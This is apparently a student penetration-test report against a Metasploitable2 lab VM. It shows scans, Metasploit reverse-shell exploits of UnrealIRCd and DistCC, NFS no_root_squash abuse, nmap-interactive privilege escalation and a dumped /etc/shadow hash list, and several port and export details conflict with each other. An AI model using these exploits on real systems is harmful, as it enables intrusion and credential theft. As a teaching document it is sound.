

# Final Project: Penetration Testing Engagement

Group 3:  
Jyotpal Singh - 144143245  
Rickie Rihal - 144023249  
Yash Sanjaybhai Patel - 13409184

CYT130 – Ethical Hacking and Vulnerability Testing  
Professor Ferozuddin Hyder  
December 9, 2025

## Table of Contents

<i>Executive Summary</i> .....	2
<i>Part A - Summary</i> .....	7
<i>Part B - Observation Summary</i> .....	19
<i>Observation List</i> .....	20
<i>MS2 Detailed Observations</i> .....	21
<i>Appendix</i> .....	25
Appendix A: Risk Rating Matrix.....	25
Appendix B: Tools & Commands Used.....	25
Appendix C: References & Further Reading .....	26
Appendix D: Housekeeping Notes .....	26

# Executive Summary

## 1.1. Scope of Work

This engagement involved a comprehensive penetration test of the Metasploitable2 virtual machine (192.168.242.129). The scope included network-level vulnerability assessment and exploitation of all open services, as well as a focused security test of the hosted Damn Vulnerable Web Application (DVWA). The objective was to identify security weaknesses that could lead to unauthorized access and system compromise.

## 1.2. Methodology

A black-box testing methodology was employed, simulating an external attacker with no prior knowledge. The process followed a structured approach:

- Information Gathering & Enumeration:** Network scanning with nmap to identify live hosts and open services.
- Vulnerability Analysis:** Manual testing and research using exploit databases (Exploit-DB) and tools like Metasploit to correlate services with known vulnerabilities.
- Exploitation:** Gaining initial access through network service vulnerabilities (UnrealIRCd, NFS) and web application flaws (Command Injection, File Upload).
- Post-Exploitation & Privilege Escalation:** Deepening access from initial footholds to root-level system control using techniques like DistCC exploitation and SUID binary abuse.

## 1.3. Assumptions

- Testing was conducted in an isolated, controlled lab environment.
- All activities were performed with authorization and in alignment with the course's ethical guidelines.
- Denial-of-Service (DoS) attacks and heavy brute-forcing were out of scope.

## 1.4. Resources

- Target:** Metasploitable2 VM (192.168.242.129)

```
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:bb:6d:22
          inet addr:192.168.242.129  Bcast:192.168.242.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febb:6d22/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:13 errors:0 dropped:0 overruns:0 frame:0
          TX packets:41 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1616 (1.5 KB)  TX bytes:4976 (4.8 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ _
```

- **Attacker:** Kali Linux VM (192.168.242.128)

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.242.128  netmask 255.255.255.0  broadcast 192.168.242.255
      ether 00:0c:29:bb:78:b8  txqueuelen 1000  (Ethernet)
      RX packets 24  bytes 3230 (3.1 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 22  bytes 3000 (2.9 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
      loop  txqueuelen 1000  (Local Loopback)
      RX packets 8  bytes 480 (480.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 8  bytes 480 (480.0 B)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

- **Tools:** Nmap, Metasploit Framework, Netcat, standard Linux utilities.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.242.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-21 12:52 EST
Nmap scan report for 192.168.242.129
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linus telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?      Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:BB:6D:22 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.48 seconds
```

```
(kali㉿kali)-[~]
$ sudo nmap -sn 192.168.242.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-21 13:11 EST
Nmap scan report for 192.168.242.1
Host is up (0.00070s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.242.129
Host is up (0.00030s latency).
MAC Address: 00:0C:29:BB:6D:22 (VMware)
Nmap scan report for 192.168.242.254
Host is up (0.00020s latency).
MAC Address: 00:50:56:FC:3E:19 (VMware)
Nmap scan report for 192.168.242.128
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.92 seconds
```

```
(kali㉿kali)-[~]
$ sudo nmap -sV -sc -O 192.168.242.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-21 13:15 EST
Nmap scan report for 192.168.242.129
Host is up (0.00070s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp        vsftpd 2.3.4
| ftp-syst:
|_ STAT:
| FTP server status:
|   Connected to 192.168.242.128
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
_|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh        OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_ 1024 60:0f:cfc:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet    Linux telnetd
25/tcp    open  smtp      Postfix smtpd
|_smtp-commands: metasploitable.localdomain PIPELINING SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCE
DSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain   ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind  2 (RPC #100000)

```

```
rpcinfo:
| program version  port/proto  service
| 100000  2          111/tcp    rpcbind
| 100000  2          111/udp   rpcbind
| 100003  2,3,4      2049/tcp   nfs
| 100003  2,3,4      2049/udp  nfs
| 100005  1,2,3      49750/tcp  mountd
| 100005  1,2,3      60252/udp mountd
| 100021  1,3,4      38274/tcp  nlockmgr
| 100021  1,3,4      58147/udp nlockmgr
| 100024  1          32909/udp  status
| 100024  1          54443/tcp  status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell    Netkit rshd
1099/tcp  open  java-rmi GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs     2-4 (RPC #100003)
2121/tcp  open  ftp     ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 9
| Capabilities flags: 43564
| Some Capabilities: SupportsTransactions, SwitchToSSLAfterHandshake, LongColumnFlag, ConnectWithDatabase, SupportsCompression, Speaks41ProtocolNew, Support41Auth
| Status: Autocommit
|_ Salt: 5WE90W$0y59$G-Ko
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=base.localdomain/organizationName=OCOSA/stateOrProvinceName
=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2025-11-21T13:18:00+00:00; -4h59m58s from scanner time.
```

```
5900/tcp open  vnc      VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|     VNC Authentication (2)
6000/tcp open  X11      (access denied)
6667/tcp open  irc      UnrealIRCd
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-title: Apache Tomcat/5.5
| http-server-header: Apache-Coyote/1.1
| http-favicon: Apache Tomcat
MAC Address: 00:0C:29:BB:6D:22 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|     Computer name: metasploitable
|     NetBIOS computer name:
|     Domain name: localdomain
|     FQDN: metasploitable.localdomain
|_ system_time: 2025-11-21T08:17:02-05:00
|_clock-skew: mean: -3h19m50s, deviation: 2h53m24s, median: -4h59m57s

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 149.81 seconds
```

```

(kali㉿kali)-[~]
└─$ nikto -h http://192.168.242.129
- Nikto v2.5.0

+ Target IP:      192.168.242.129
+ Target Hostname: 192.168.242.129
+ Target Port:    80
+ Start Time:    2025-11-21 13:23:34 (GMT-5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /Index: Uncommon header 'tcn' found, with contents: list.
+ /Index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/Senior_phishing/88ebcd59d15fhttps://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active, which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross-Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvname.cgi?name=CVE-1999-0678
+ /doc/: PHP88SF2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certa in HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /doc/: PHPPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certa in HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /doc/: PHPPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certa in HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /doc/: PHPPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certa in HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/Changelog: Server may leak inodes via ETags, header found with file /phpMyAdmin/Changelog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvname.cgi?name=CVE-2003-1418

+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:    2025-11-21 13:23:59 (GMT-5) (25 seconds)

+ 1 host(s) tested

```

## 1.5. Risk Rating

- Critical:** Vulnerability leads directly to immediate root/system compromise (UnrealIRCd, DistCC, File Upload RCE).
- High:** Vulnerability leads to significant unauthorized access or is a key step towards root (NFS Misconfiguration, Command Injection).
- Medium:** Vulnerability can be leveraged for malicious action but with limited scope or requiring user interaction (Reflected XSS).

## 1.6. Strategic Recommendation

It is recommended to immediately address the critical network service vulnerabilities (UnrealIRCd, DistCC) by patching or disabling unnecessary services. A fundamental review of server hardening is required, focusing on:

- Patch Management:** Implementing a rigorous process to update all software components.
- Secure Configuration:** Enforcing principles of least privilege, disabling default credentials, and removing dangerous options (e.g., no\_root\_squash).

- **Application Security:** Integrating input validation, output encoding, and secure file handling into the development lifecycle for web applications.

## Part A - Summary

The penetration test on the Metasploitable2 target (192.168.242.129) successfully identified six critical vulnerabilities: three network-level and three web application-level. These findings demonstrate a complete attack path from initial unauthorized access to full system compromise (root) and application-level control.

Finding ID	Vulnerability Name	Type	Affected Asset / Service	Severity
NV1	UnrealIRC 3.2.8.1 Backdoor Command Execution	Network (Initial Foothold)	192.168.242.129 [TCP/6697]	Critical
NV2	NFS Misconfiguration & Weak Credential Exploitation	Network (Initial Foothold)	192.168.242.129 [TCP/2049, TCP/22]	High
NV3	DistCC Daemon Remote Code Execution	Network (Privilege Escalation)	192.168.242.129 [TCP/3632]	Critical
WA1	DVWA - OS Command Injection	Web Application	<a href="http://192.168.242.129/dvwa/vulnerabilities/exec/">http://192.168.242.129/dvwa/vulnerabilities/exec/</a>	High
WA2	DVWA - Unrestricted File Upload → RCE	Web Application	<a href="http://192.168.242.129/dvwa/vulnerabilities/upload/">http://192.168.242.129/dvwa/vulnerabilities/upload/</a>	Critical
WA3	Mutillidae - Reflected Cross-Site Scripting (XSS)	Web Application	<a href="http://192.168.242.129/dvwa/vulnerabilities/xss_r/">http://192.168.242.129/dvwa/vulnerabilities/xss_r/</a>	Medium

## Part A Finding Details:

**FD1.3.1. Finding Name:** UnrealIRCd 3.2.8.1 Backdoor Command Execution (Initial Foothold)

**FD1.3.2. Affected Resource:** 192.168.242.129 [TCP/6697] - UnrealIRCd service.

**FD1.3.3. Method of Finding:** Service enumeration via nmap revealed port 6697 running UnrealIRCd 3.2.8.1. Public exploit research confirmed a known backdoor in this version.

```
5900/tcp open  vnc      VNC (protocol 3.3)
|_vnc-info:
| Protocol version: 3.3
| Security types:
|   VNC Authentication (2)
6000/tcp open  X11      (access denied)
6667/tcp open  irc      UnrealIRCd
8009/tcp open  ajp13    Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache Tomcat
|_http-favicon: Apache Tomcat
MAC Address: 00:0C:29:BB:6D:22 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time: Protocol negotiation failed (SMB2)
|_nbtstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
| account-used: guest
| authentication-level: user
| challenge-response: supported
| message-signing: disabled (dangerous, but default)
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
| System time: 2025-11-21T08:17:02-05:00
|_clock-skew: mean: -3h19m50s, deviation: 2h53m24s, median: -4h59m57s

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 149.81 seconds
```

**FD1.3.4. Description:** The UnrealIRCd 3.2.8.1 distribution was compromised with a malicious backdoor. Any client connecting can trigger the backdoor by sending the string "AB" followed by a system command, resulting in immediate remote code execution as the service user (root).

- *Severity Rating: Critical*

### FD1.3.5. Exploitation:

1. Used the Metasploit module `exploit/unix/irc/unreal_ircd_3281_backdoor`.
2. Configured RHOST 192.168.242.129 and a reverse shell payload (`cmd/unix/reverse_bash`) with LHOST 192.168.242.128.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
  Name      Current Setting  Required  Description
  CHOST            no        no        The local client address
  CPRT            no        no        The local client port
  Proxies          no        no        A proxy chain of format type:host:port[,type:host:port][...]
                           Supported proxies: socks4, socks5, socks5h, http, sipv1
  RHOSTS         192.168.242.129  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT           6667       yes      The target port (TCP)

  Payload options (cmd/unix/reverse):
    Name      Current Setting  Required  Description
    LHOST         192.168.242.128  yes      The listen address (an interface may be specified)
    LPORT           4444       yes      The listen port

  Exploit target:
    Id  Name
    --  --
    0  Automatic Target
```

3. Executed the exploit, which connected to the service and sent the malicious payload.

```
msf exploit(unix irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.242.128:4444
[*] 192.168.242.129:6667 - Connected to 192.168.242.129:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.242.129:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo lfNS54B5YJD5ZxzU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: `lfNS54B5YJD5ZxzU\r\n'
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.242.128:4444 → 192.168.242.129:56478) at 2025-11-21 13:4
9:37 -0500

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/etc/unreal
```

4. A reverse shell was received on the attacker machine (192.168.242.128), confirming root-level access.

**FD1.3.6. Impact:** Immediate, unauthorized root-level access to the target system, leading to full compromise.

**FD1.3.7. Likelihood:** High. The exploit is public, reliable, and requires no authentication.

**FD1.3.8. Risk:** Critical.

**FD1.3.9. Recommendations to fix:**

- Immediately upgrade UnrealIRCd to a patched, official version from a trusted source.
- If the service is not required, disable and **uninstall** it.
- Implement network segmentation to restrict access to management services.

---

**FD1.3.1. Finding Name:** NFS Misconfiguration leading to Root Access (Initial Foothold)

**FD1.3.2. Affected Resource:** 192.168.242.129 [TCP/2049] - Network File System (NFS) service; [TCP/22] - SSH service.

**FD1.3.3. Method of Finding:** Nmap scan revealed port 2049 (NFS). The `showmount -e` command was used to enumerate exported shares.

```
(kali㉿kali)-[~]
$ showmount -e 192.168.242.129
Export list for 192.168.242.129:
/ *
```

**FD1.3.4. Description:** The NFS service exports the `/home` directory with the `no_root_squash` option. This misconfiguration allows a remote root user on the attacking machine to create files on the share with root ownership on the target. Combined with weak/default SSH credentials for the `msfadmin` user, this leads to privilege escalation.

- Severity Rating: High

### FD1.3.5. Exploitation:

1. Discovered NFS export: `showmount -e 192.168.242.129` revealed `/home`.
2. Mounted the share locally: `mount -t nfs 192.168.242.129:/home /mnt/nfs`.

```
(kali㉿kali)-[~]
$ sudo mkdir -p /mnt/nfs_root

(kali㉿kali)-[~]
$ sudo mount -t nfs 192.168.242.129:/ /mnt/nfs_root
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' → '/usr/lib/systemd/system/rpc-statd.service'.
```

3. Created a Set-UID root shell binary in the mounted `/home` directory. The `no_root_squash` option preserved root ownership.

```
(kali㉿kali)-[~]
$ sudo ls -la /mnt/nfs_root/root
total 76
drwxr-xr-x 13 root root 4096 Nov 21 07:28 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
lrwxrwxrwx  1 root root   9 May 14 2012 .bash_history → /dev/null
-rw-r--r--  1 root root 2227 Oct 20 2007 .bashrc
drwx——  3 root root 4096 May 20 2012 .config
drwxr-xr-x  2 root root 4096 May 20 2012 Desktop
drwx——  2 root root 4096 May 20 2012 .filezilla
drwxr-xr-x  5 root root 4096 Nov 21 07:28 .fluxbox
drwx——  2 root root 4096 May 20 2012 .gconf
drwx——  2 root root 4096 May 20 2012 .gconfd
drwxr-xr-x  2 root root 4096 May 20 2012 .gstreamer-0.10
drwx——  4 root root 4096 May 20 2012 .mozilla
-rw-r--r--  1 root root 141 Oct 20 2007 .profile
drwx——  5 root root 4096 May 20 2012 .purple
drwx——  1 root root 401 May 20 2012 reset_logs.sh
-rwx——  1 root root   4 May 20 2012 .rhosts
drwxr-xr-x  2 root root 4096 May 20 2012 .ssh
drwx——  2 root root 4096 Nov 21 07:28 .vnc
-rw-r--r--  1 root root 138 Nov 21 07:28 vnc.log
-rw——  1 root root 324 Nov 21 07:28 .Xauthority
```

```
(kali㉿kali)-[~]
$ ls -la /mnt/nfs_root/home
total 24
drwxr-xr-x  6 root root 4096 Apr 16 2010 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x  2 root nogroup 4096 Mar 17 2010 ftp
drwxr-xr-x  5 kali kali 4096 May 20 2012 msfadmin
drwxr-xr-x  2 1002 1002 4096 Apr 16 2010 service
drwxr-xr-x  3 1001 1001 4096 May  7 2010 user

(kali㉿kali)-[~]
$ ls -la /mnt/nfs_root/home/msfadmin
total 36
drwxr-xr-x  5 kali kali 4096 May 20 2012 .
drwxr-xr-x  6 root root 4096 Apr 16 2010 ..
lrwxrwxrwx  1 root root   9 May 14 2012 .bash_history → /dev/null
drwxr-xr-x  4 kali kali 4096 Apr 17 2010 .distcc
-rw——  1 root root 4174 May 14 2012 .mysql_history
-rw-r--r--  1 kali kali 586 Mar 16 2010 .profile
-rwx——  1 kali kali 4 May 20 2012 .rhosts
drwx——  2 kali kali 4096 May 17 2010 .ssh
-rw-r--r--  1 kali kali 0 May  7 2010 .sudo_as_admin_successful
drwxr-xr-x  6 kali kali 4096 Apr 27 2010 vulnerable
```

- Used the known credential (`msfadmin:msfadmin`) to SSH into the target.

```
(kali㉿kali)-[~]
└$ sudo touch /mnt/nfs_root/NFS_WRITE_TEST.txt

(kali㉿kali)-[~]
└$ ls -la /mnt/nfs_root | grep NFS_WRITE_TEST
-rw-r--r-- 1 root root 0 Nov 21 09:16 NFS_WRITE_TEST.txt
```

- Executed the planted Set-UID binary from the SSH session, gaining a root shell.

**FD1.3.6. Impact:** Unauthorized users can gain root access by leveraging the misconfiguration and weak credentials, leading to full system control.

**FD1.3.7. Likelihood:** Medium. Requires an attacker to have a local root account and knowledge of the weak SSH credential.

**FD1.3.8. Risk:** High.

**FD1.3.9. Recommendations to fix:**

- Remove the `no_root_squash` option from NFS exports and use `root_squash` (default).
- Enforce strong, unique passwords for all system accounts, especially default ones.
- Restrict NFS exports to specific, trusted IP ranges.

---

**FD1.3.1. Finding Name:** DistCC Daemon Remote Code Execution (Privilege Escalation)

**FD1.3.2. Affected Resource:** 192.168.242.129 [TCP/3632] - DistCC daemon service.

**FD1.3.3. Method of Finding:** Service enumeration via `nmap` revealed port 3632 running DistCC v1. Searches in exploit databases revealed a public exploit for command execution.

**FD1.3.4. Description:** The DistCC daemon is running without proper access controls, allowing unauthorized remote users to submit compilation jobs. An attacker can abuse this functionality to execute arbitrary commands as the DistCC service user (typically the user who started the daemon, often root).

- Severity Rating: Critical*

**FD1.3.5. Exploitation:**

- Using `netcat`, connected directly to the DistCC port: `nc 192.168.242.129 3632`.

```
(kali㉿kali)-[~]
└$ sudo nmap -p 3632 -sV 192.168.242.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 13:10 EST
Nmap scan report for 192.168.242.129
Host is up (0.0012s latency).

PORT      STATE SERVICE VERSION
3632/tcp  open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
MAC Address: 00:0C:29:41:C7:6C (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.50 seconds
```

2. Sent a malicious DistCC protocol command specifying a compilation job where the "compiler" was a system command (e.g., /bin/bash).

```

msf exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP double handler on 192.168.242.128:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 91Uef0nspmzlQGlo;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "91Uef0nspmzlQGlo\r\n"
[*] Matching ...
[*] A is input...
[*] Command shell session 3 opened (192.168.242.128:4444 → 192.168.242.129:56444) at 2025-11-25 16:47:03 -0500

whoami
nobody
id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
nmap --interactive
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
sh-3.2# whoami
nobody
sh-3.2# id
sh-3.2# id
uid=65534(nobody) gid=65534(nogroup) euid=0(toor) groups=65534(nogroup)
sh-3.2# cat /etc/shadow
cat /etc/shadow
root:$1$avpFBj$X0z8w5UF9IV./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$UX6BPOTSM1yc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:*:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZV54K$R9XKI.CmLDHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Z12c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQzUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql::*:14685:0:99999:7:::
tomcat55::*:14691:0:99999:7:::
distccd::*:14698:0:99999:7:::

```

3. This tricked the daemon into executing the system command, resulting in a remote shell with the privileges of the DistCC daemon (root).

**FD1.3.6. Impact:** Direct remote execution of arbitrary commands with high-level (root) privileges, leading to complete system compromise.

**FD1.3.7. Likelihood:** High. The exploit is simple, requires no authentication, and is widely known.

